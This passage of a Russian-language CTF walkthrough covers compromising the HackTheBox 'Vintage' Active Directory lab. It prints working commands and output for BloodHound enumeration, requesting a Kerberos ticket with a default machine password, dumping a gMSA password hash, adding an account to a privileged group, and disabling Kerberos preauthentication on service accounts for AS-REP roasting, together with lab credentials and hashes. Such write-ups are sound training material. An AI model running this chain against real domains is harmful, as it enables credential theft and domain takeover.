python3 dnschef.py --file ./vintage_dns.txt
```




```
[*] 127.0.0.1: cooking the response of type 'SRV' for _ldap._tcp.pdc._msdcs.vintage.htb to 0 5 389 vintage.htb
[*] 127.0.0.1: cooking the response of type 'SRV' for _ldap._tcp.gc._msdcs.vintage.htb to 0 5 389 vintage.htb
[*] 127.0.0.1: cooking the response of type 'SRV' for _kerberos._tcp.dc._msdcs.vintage.htb to 0 5 88 vintage.htb
[*] 127.0.0.1: cooking the response of type 'A' for dc01.vintage.htb to 10.10.11.45
[*] 127.0.0.1: cooking the response of type 'A' for dc01.vintage.htb to 10.10.11.45
```

Запуск DNSChef

Когда сервер DNS запущен, указываем его в параметрах скрипта BloodHound.


```
python3 bloodhound.py -u P.Rosa -p 'Rosaisbest123!' -d vintage.htb -k
-c All -dc dc01.vintage.htb -ns 127.0.0.1
```



```
python3 bloodhound.py -u P.Rosa -p 'Rosaisbest123' -d vintage.htb -k -c All -dc dc01.vintage.htb -ns 127.0.0.1
INFO: Found AD domain: vintage.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc01.vintage.htb
INFO: Found 16 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: FS01.vintage.htb
INFO: Querying computer: dc01.vintage.htb
```

Сбор данных BloodHound


Загружаем собранную базу в сам BloodHound и анализируем данные. Отметим, что в группе `Pre-Windows 2000 Compatible Access` состоит машинная учетная запись `FS01$`.



Граф BloodHound

Попробуем запросить билет с дефолтным паролем.

```
getTGT.py 'vintage.htb/FS01$:fs01'
```



```
~/tmp/HTB/vintage (2.657s)
getTGT.py 'vintage.htb/FS01$:fs01'
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Saving ticket in FS01$.ccache
```

Получение тикета

Пароль валидный, а значит, мы скомпрометировали еще одну учетную запись.


Продолжение статьи →

HTB VINTAGE

ЛОМАЕМ ЛАБОРАТОРИЮ ACTIVE DIRECTORY

ПРОДВИЖЕНИЕ

Построим граф от только что полученной машинной учетной записи.



Граф BloodHound


Учетная запись **FS01$** состоит в группе **Domain Computers**, которая имеет право **ReadGMSAPassword** для учетной записи **GMSA01$**.

Управляемые учетные записи (MSA) — это специальный тип учетных записей Active Directory, которые можно использовать для безопасного запуска служб, приложений и заданий планировщика. Основная их идея в том, что паролем таких учетных записей полностью управляет Active Directory.

Для них автоматически генерируется сложный пароль длиной 240 символов, который меняется автоматически каждые 30 дней. Для аутентификации используется только Kerberos, так как интерактивный вход невозможен. Это связано с тем, что пароль не известен никому и не хранится в локальной системе, поэтому его нельзя извлечь из системного процесса LSASS с помощью Mimikatz.

Но и такими учетными записями нужно как-то управлять, а это значит, что, если у нас есть к ним доступ, мы можем получить хеш пароля. Сделаем это с помощью **bloodyAD**.

```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'FS01$' -p 'fs01'
-k get object 'GMSA01$' --attr msDS-ManagedPassword
```




```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'FS01$' -p 'fs01' -k get object 'GMSA01$' --attr msDS-ManagedPassword

distinguishedName: CN=gMSA01,CN=Managed Service Accounts,DC=vintage,DC=htb
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:7dc430b95e17ed6f817f69366f35be06
```

Получение хеша учетной записи GMSA01$

Учетная запись **GMSA01$**, в свою очередь, имеет право **AddSelf** для группы **ServiceManagers**. Такое право позволяет добавить себя в целевую группу. Запросим тикет, а затем назначим членство в группе.


```
getTGT.py 'vintage.htb/GMSA01$' -hashes :
7dc430b95e17ed6f817f69366f35be06
```



```
~/tmp/HTB/vintage (2.867s)
getTGT.py 'vintage.htb/GMSA01$' -hashes :7dc430b95e17ed6f817f69366f35be06
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] Saving ticket in GMSA01$.ccache
```

Получение тикета

```
KRB5CCNAME=GMSA01$.ccache bloodyAD --host dc01.vintage.htb -d
vintage.htb -u 'gMSA01$' -k add groupMember 'SERVICEMANAGERS' 'P.
Rosa'
```



```
KRB5CCNAME=GMSA01$.ccache bloodyAD --host dc01.vintage.htb -d vintage.htb -u 'gMSA01$' -k add groupMember 'SERVICEMANAGERS' 'P.Rosa'
[+] P.Rosa added to SERVICEMANAGERS
```

Добавление пользователя в группу

Группа **ServiceManagers** имеет право **GenericAll** на учетные записи **SVC_LDAP**, **SVC_SQL** и **SVC_ARK**. Это право дает возможность установить пользователю любой пароль, но нам лучше узнать существующий.


Установим для учетных записей флаг **DONT_REQ_PREAUTH**, который означает, что для учетной записи не требуется предварительная проверка подлинности Kerberos. Затем проведем атаку AS-REP Roasting для получения хешей пользователей и их дальнейшего перебора.

INFO

Подробнее об атаке AS-REP Roasting читай в статье «Базовые атаки на AD. Разбираем Kerberoasting, AS-REP Roasting и LLMNR Poisoning».

Активировать флаг **DONT_REQ_PREAUTH** можно с помощью все того же bloodyAD.

```
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p
Rosaisbest123! -k add uac SVC_ARK -f DONT_REQ_PREAUTH
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p
Rosaisbest123! -k add uac SVC_SQL -f DONT_REQ_PREAUTH
bloodyAD --host dc01.vintage.htb -d vintage.htb -u P.Rosa -p
Rosaisbest123! -k add uac SVC_LDAP -f DONT_REQ_PREAUTH
```

